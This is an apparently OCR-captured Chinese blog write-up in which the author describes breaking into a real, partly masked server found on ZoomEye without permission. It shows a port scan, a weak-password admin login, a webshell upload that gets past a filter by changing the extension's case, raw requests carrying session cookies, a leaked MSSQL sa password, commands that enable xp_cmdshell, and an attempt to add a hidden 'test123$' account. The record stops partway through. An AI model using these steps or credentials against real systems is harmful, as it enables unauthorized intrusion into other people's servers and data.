
本文版权：226 安全团队——wind
思路仅供参考（保护宅男——拒绝黄赌毒）。


今天没事翻 zoomeye，发现个有趣的 IP：148.XXX.XXX.21,打开如下图：



打开后我打算拿下这个网站：
首先扫了下端口：


	A	B	C	D	E	F	G	H
1	148 :88	FALSE	Microsoft-IIS/10.0		200	65	HTTP/1.1 200 OK\nC	
2	148. 21:81	FALSE	Apache	401 Unauthorized	401	381	HTTP/1.1 401 Unauth	
3	148. 21:80	FALSE	Microsoft-IIS/10.0	一起舞吧	200	28365	HTTP/1.1 200 OK\nC	
4	148. 21:53	FALSE			0	-1		
5	148. 21:21	FALSE			0	-1	220-FileZilla Server 0	
6	148. 1:143	FALSE			0	-1	* OK IMAP4rev1 serv	
7	148. 1:110	FALSE			0	-1	#NAME?	
8	148. 1:25	FALSE			0	-1	220 S148-72-209-21	
9	148. 21:1433	FALSE			0	-1		
10	148. 21:2223	FALSE			0	-1		
11	148. 21:2224	FALSE			0	-1		
12	148. 21:3389	FALSE			0	-1		
13	148. 21:49667	FALSE			0	-1		
14	148. 21:49665	FALSE			0	-1		
15	148. 21:49669	FALSE			0	-1		
16	148. 21:49676	FALSE			0	-1		
17	148. 21:49666	FALSE			0	-1		
18	148. 21:49696	FALSE			0	-1		
19	148. 21:49664	FALSE			0	-1		
20	148. 21:49668	FALSE			0	-1		
21	148. 21:49682	FALSE			0	-1		
22	148. 1:49670	FALSE			0	-1		

我们来 1 个端口 1 个端口看，今天运气比较好，发现 88 端口是他的后台，尝试弱口令成功登录：


http://148 :1:88/CMSAdmin/CMSAdmin/LogOn
内容管理系统
内容管理系统
admin
.....
请输入验证码!
FE72
登录系统

后台很简洁：

来到添加文章处上传一句话马，直接上传 aspx 被拦截：




```
Raw  Params  Headers  Hex

POST /CMSA  /Pop/UpFile HTTP/1.1
Host: 148  38
Proxy-Connecti  ep-alive
Content-Length: 1337
Cache-Control:
Origin: http:/  38
Upgrade-Insecure-Reques
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
MetaSr 1.0
Content-Type: multipart/form-data; boundary=----WebKitFormBoundary1xn5zsCOV1u6KVs5
Accept: text/html, application/xhtml+xml, application/xml;q=0.9, image/webp, */*;q=0.8
Referer: http://14  88/CMSAdmin/Pop/UpFile
Accept-Encoding: gzip,
Accept-Language: zh-CN, zh;q=0.8
Cookie: ASP.NET_SessionId=mdrxpdyv3yimlu4xjo4lwzll;
__RequestVerificationToken_Lw__=/LdZ5Y/mnKg6zTr3CIYTbFNCQ8iPQL9YGodSQp5YWiOc3V7s4aIymd8
Z9/I6TT8pHUdGgb3yS10CdZ1yR1Exai24XrTCY8PJt1sV25I2WSAc94dXF+rJAxdqQw=; Hm_lvt_4e5bdf78b2
Hm_lpvt_4e5bdf78b2b9fcb88736fc67709f2806=1552648531;
.ASPXAUTH=C861C6258EA4D9C2617BE720878CAA67713F5A878FFE4811CE987D4DA7D11AFAD8A9130B04A91
F8EFED70EDE9CB09190A9C2BD3D3359D8012786966FA6D11C73AD970A7B32A1C41BECB362AD419177B5EBC0

------WebKitFormBoundary1xn5zsCOV1u6KVs5
Content-Disposition: form-data; name="file"; filename="1.aspx"
Content-Type: image/jpeg

        JFIF                C
```


我们通过大小写绕过拦截：

```
Accept-Language: zh-CN,zh;q=0.8
Cookie: ASP.NET_SessionId=mdrxpdyv3yimlu4xjo41wz11;
__RequestVerificationToken_Lw__=/LdZ5Y/mnKg6zTr3CIYTbFNCQ8iPQL9YGodSQp5Y
Z9/I6TT8pHUdGgb3yS10CdZ1yR1Exai24XrTCY8PJt1sV25I2WSAc94dXF+rJAxdqQw=; Hm
Hm_lpvt_4e5bdf78b2b9fcb88736fc67709f2806=1552648531;
.ASPXAUTH=C861C6258EA4D9C2617BE720878CAA67713F5A878FFE4811CE987D4DA7D11A
F8EFED70EDE9CB09190A9C2BD3D3359D8012786966FA6D11C73AD970A7B32A1C41BECB36

------WebKitFormBoundary6mUEYGfqu8rAFmm0
Content-Disposition: form-data; name="file"; filename="1.Aspx"
Content-Type: image/jpeg

          JFIF                `  `            C
```

成功绕过拦截：





拦截菜刀：



接下来就是提权：

看下权限，收集下系统信息






```
C:\admin\Upfile\201903\> systeminfo

Host Name:                 S148-72-209-21
OS Name:                   Microsoft Windows Server 2016 Standard
OS Version:                10.0.14393 N/A Build 14393
OS Manufacturer:           Microsoft Corporation
OS Configuration:          Standalone Server
OS Build Type:             Multiprocessor Free
Registered Owner:          Windows User
Registered Organization:
Product ID:                00377-60000-00000-AA409
Original Install Date:     11/22/2017, 4:40:01 PM
System Boot Time:          2/20/2019, 2:45:44 AM
System Manufacturer:       OpenStack Foundation
System Model:              OpenStack Nova
System Type:               x64-based PC
Processor(s):              4 Processor(s) Installed.
                           [01]: Intel64 Family 6 Model 60 Stepping 1 GenuineIntel ~2394 Mhz
                           [02]: Intel64 Family 6 Model 60 Stepping 1 GenuineIntel ~2394 Mhz
                           [03]: Intel64 Family 6 Model 60 Stepping 1 GenuineIntel ~2394 Mhz
                           [04]: Intel64 Family 6 Model 60 Stepping 1 GenuineIntel ~2394 Mhz
BIOS Version:              SeaBIOS 1.11.0-2.el7, 4/1/2014
Windows Directory:         C:\Windows
System Directory:          C:\Windows\system32
Boot Device:               \Device\HarddiskVolume1
System Locale:             en-us;English (United States)
```

看了下数据库：

```
    </staticContent>
  </system.webServer>
  <runtime>
    <assemblyBinding xmlns="urn:schemas-microsoft-com:asm.v1">
      <dependentAssembly>
        <assemblyIdentity name="System.Web.Mvc" publicKeyToken="31bf3856ad364e35" />
        <bindingRedirect oldVersion="1.0.0.0-2.0.0.0" newVersion="3.0.0.0" />
      </dependentAssembly>
    </assemblyBinding>
  </runtime>
  <entityFramework>
    <defaultConnectionFactory type="System.Data.Entity.Infrastructure.LocalDbConnectionFactory, EntityFramework">
      <parameters>
        <parameter value="v11.0" />
      </parameters>
    </defaultConnectionFactory>
  </entityFramework>
  <connectionStrings>
    <add name="DefaultConnection" connectionString="Data Source=.;Initial Catalog=web;User ID=sa;Password=12GFSTYRFD6172!%
$@!#hjafsdgfhasdfadshf" providerName="System.Data.SqlClient" />
  </connectionStrings>
</configuration>
```

准备就绪

哇，这密码，你是被爆破怕了吧，数据库开了外连，直接连接数据库，成功连上：



MSSQL 自带了一个 XP_CMDSHELL 用来执行 CMD 命令，通过以下命令 xp_cmdshell 顺利打开，接下来就是执行 cmd 命令了：

```
EXEC sp_configure 'show advanced options', 1;
RECONFIGURE;
EXEC sp_configure 'xp_cmdshell', 1;
RECONFIGURE;
exec sp_configure;
```

信息 Result 1

name	minimum	maximum	config_value	run_value
server trigger recurs	0	1	1	1
set working set size	0	1	0	0
show advanced opti	0	1	1	1
SMO and DMO XPs	0	1	1	1
transform noise wor	0	1	0	0
two digit year cutoff	1753	9999	2049	2049
user connections	0	32767	0	0
user instance timeou	5	65535	60	60
user instances enabl	0	1	1	1
user options	0	32767	0	0
xp_cmdshell	0	1	1	1


但是很悲催执行不了：

```
EXEC xp_cmdshell 'net user test123$ 123qwe!@#..';
```

信息


```
EXEC xp_cmdshell 'net user test123$ 123qwe!@#..'
[08001] [Microsoft][SQL Server Native Client 10.0]Named Pipes Provider: Could not open a connection to SQL Server [53]. (53)
[HYT00] [Microsoft][SQL Server Native Client 10.0]Login timeout expired (0)
[01S00] [Microsoft][SQL Server Native Client 10.0]Invalid connection string attribute (0)
[08001] [Microsoft][SQL Server Native Client 10.0]A network-related or instance-specific error has occurred while establishing a connection to SQL Server. Server is not found or not accessible. Check if instance name is correct and if SQL Server is configured to allow remote connections. For more information see SQL Server Books Online. (53)

时间: 344.266s
```

原来是 mssql 被降权了：





继续翻文件，发现了这个，尝试下密码：

